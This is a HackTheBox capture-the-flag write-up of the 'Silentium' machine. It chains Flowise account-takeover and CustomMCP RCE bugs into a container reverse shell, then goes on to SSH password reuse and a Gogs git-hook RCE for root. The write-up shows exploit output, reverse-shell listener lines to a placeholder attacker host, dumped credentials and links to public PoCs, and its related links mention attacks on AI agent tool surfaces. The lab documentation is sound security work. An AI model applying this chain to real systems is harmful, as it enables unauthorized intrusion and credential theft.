
Silentium Writeup - HackTheBox
Created April 3, 2026 • Last updated September 17, 2026 • 5 min read

Discovery
Port Scan
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://silentium.htb/
HTTP redirects to silentium.htb. Add it to /etc/hosts:
The main site presents a corporate finance page. Subdomain enumeration is the next logical step given the vhost redirect.
Subdomain Enumeration
staging [Status: 200, Size: 3142]
Add it to /etc/hosts:
Flowise CMS , staging.silentium.htb
Meta-Author[FlowiseAI]
Title[Flowise - Build AI Agents, Visually]
The subdomain runs Flowise , an AI agent builder. Checking the version via the UI reveals Flowise 3.0.5.

Searching for recent Flowise CVEs surfaces two critical vulnerabilities affecting this version: CVE-2025-58434 (unauthenticated account takeover via token disclosure) and CVE-2025-59528 (authenticated RCE via CustomMCP node). These chain together for unauthenticated RCE.
The /api/v1/apikey/ endpoint returns {"error":"Unauthorized Access"}, confirming the instance has authentication enabled , the ATO stage is required before RCE.
Initial Access
Username Enumeration via Corporate Site
The main silentium.htb page lists staff names: Marcus Thorne, Ben, Elena Rossi. Generate email permutations using namemash:
# [+] 36 usernames generated
The forgot-password endpoint at http://staging.silentium.htb/api/v1/account/forgot-password returns HTTP 404 for unknown users and HTTP 201 for valid ones, leaking account existence without authentication.
CVE-2025-58434 + CVE-2025-59528 , Flowise ATO Chain → RCE
CVE-2025-58434 affects Flowise prior to the patched release: the forgot-password endpoint returns the raw tempToken directly in the HTTP 201 response body without any authentication. An attacker can request a password reset for any valid email, extract the token from the response, and immediately use it to reset the password , achieving full account takeover with zero authentication.
CVE-2025-59528 provides authenticated RCE via the CustomMCP node, which evaluates arbitrary JavaScript inside the child_process module context. Together these chain to unauthenticated RCE.
Iterate the generated email list through the PoC from github.com/kartik2005221/CVE-2025-58434-AND-59528-POC:
[Step 1] [CVE-2025-58434] Requesting forgot-password token ...
[*] HTTP 201

LEAKED ACCOUNT DATA
User ID    : e26c9d6c-678c-4c10-9e36-01813e8fea73
Name       : admin
Email      : ben@silentium.htb
tempToken  : sPnEvKlmWGiD2coXdsHtJJeh4oJTKM0Mx0Jbejp6nzvUvfahMhUwUuqUzDSyE6vu
[!] VULNERABLE — token disclosed without authentication!

[Step 2] Resetting password → Flowise@Pwn3d2025!
[+] Password reset SUCCESSFUL
[+] Account takeover complete → ben@silentium.htb / Flowise@Pwn3d2025!

[Step 3] Logging in ...
[+] Session cookies obtained ✓

[Step 4] [CVE-2025-59528] Executing RCE via CustomMCP ...
[+] RCE confirmed!
ben@silentium.htb returns HTTP 201 and leaks the token.
Fire a reverse shell using the built-in --lhost/--lport flags:
listening on [$ATTACKER_IP] $ATTACKER_PORT ...
connect to [$ATTACKER_IP] from (UNKNOWN) [10.129.34.141]
/ # whoami
root
Shell is root inside a Docker container (Alpine, minimal BusyBox environment, hostname c78c3cceb7ba, .dockerenv present at /).
Post-Exploitation , Container Enumeration
Environment Variables , Credential Leak
FLOWISE_PASSWORD=F1l3_d0ck3r
FLOWISE_USERNAME=ben
SMTP_PASSWORD=$BEN_PASSWORD
SMTP_USERNAME=test
SMTP_HOST=mailhog
SENDER_EMAIL=ben@silentium.htb
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDD
DATABASE_PATH=/root/.flowise
The SMTP_PASSWORD variable stands out , it's the only credential that doesn't look like a service-internal secret. Try it against SSH on the host.
Container Networking
The container is on a 172.18.0.0/16 Docker bridge. The gateway 172.18.0.1 is the host.
Initial Access , Host SSH
Welcome to Ubuntu 24.04.4 LTS
ben@silentium:~$
The SMTP password from the container environment reuses as ben's SSH password on the host. Grab user.txt from /home/ben/.
Privilege Escalation
Internal Service Discovery
Check local ports on the host:
127.0.0.1:3000    # Flowise (already known)
127.0.0.1:3001    # unknown
127.0.0.1:1025    # SMTP (mailhog)
127.0.0.1:8025    # mailhog web UI

Port 3001 returns a Gogs Git service:
On the attacker:
On the target:
Browse to http://127.0.0.1:3001/ , Gogs is running on staging-v2-code.dev.silentium.htb.
CVE-2025-8110 , Gogs Git Hook RCE

Register a new account on Gogs (pwn:pwn), then create a new repository:

Push an initial commit to establish the remote:
The repository is now live on the Gogs instance:
CVE-2025-8110 is an RCE vulnerability in Gogs that allows an authenticated user to abuse the sshCommand configuration in the git repository to inject and execute arbitrary commands when a push triggers server-side git hooks. The PoC from github.com/zAbuQasem/gogs-CVE-2025-8110 automates the full chain. The built-in registration step is disabled (Gogs has registration locked) , use the pwn:pwn account created manually
[+] Authenticated successfully
[+] Application token: 5e57bf5cf353d5324dfda072c9b5084f8e6fad36
Repo creation status: 201
[master c83d252] Add malicious symlink
[+] Exploit sent, check your listener!
listening on [$ATTACKER_IP] $ATTACKER_PORT ...
connect to [$ATTACKER_IP] from (UNKNOWN) [10.129.34.141]
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/2#
root@silentium:~# cat root.txt
Root shell on the host. Grab root.txt from /root/.
Related

Discovering AI Applications and LLM Endpoints
Techniques for identifying exposed AI/LLM endpoints, APIs, and model interfaces during recon, includ...
Orchestration and Tool Surfaces
Covers exploitation techniques targeting AI orchestration layers and tool surfaces, including abuse...
Virtual Host Enumeration
Discover hidden virtual hosts on web servers by fuzzing Host headers, identifying subdomains and con...

Web Content Discovery
Techniques for discovering hidden files, directories, and endpoints on web servers using fuzzing too...
Multi-Agent Systems
Techniques for exploiting trust boundaries between AI agents, covering prompt injection, task hijack...
References
-
NVD: CVE-2025-58434CVE: NVD: CVE-2025-58434, nvd.nist.gov/vuln/detail/CVE-2025-58434 (opens in new tab)
Flowise Password Reset Token Disclosure Leading to Account Takeover (CVSS 9.8 Critical)
-
NVD: CVE-2025-59528CVE: NVD: CVE-2025-59528, nvd.nist.gov/vuln/detail/CVE-2025-59528 (opens in new tab)
Flowise Authenticated Remote Code Execution via CustomMCP Node
-
kartik2005221: Flowise Dual CVE PoCCVE: kartik2005221: Flowise Dual CVE PoC, github.com/kartik2005221/CVE-2025-58434-AND-59528-POC (opens in new tab)
CVE-2025-58434 + CVE-2025-59528
-
NVD: CVE-2025-8110CVE: NVD: CVE-2025-8110, nvd.nist.gov/vuln/detail/CVE-2025-8110 (opens in new tab)
Gogs Authenticated Remote Code Execution via Git Hook Injection
-
Gogs CVE-2025-8110 PoC
-
FlowiseAI/FlowiseREPO: FlowiseAI/Flowise, github.com/FlowiseAI/Flowise (opens in new tab)
official repository and release notes
-
self-hosted Git service documentation
-
fast TCP tunnel over HTTP for port forwarding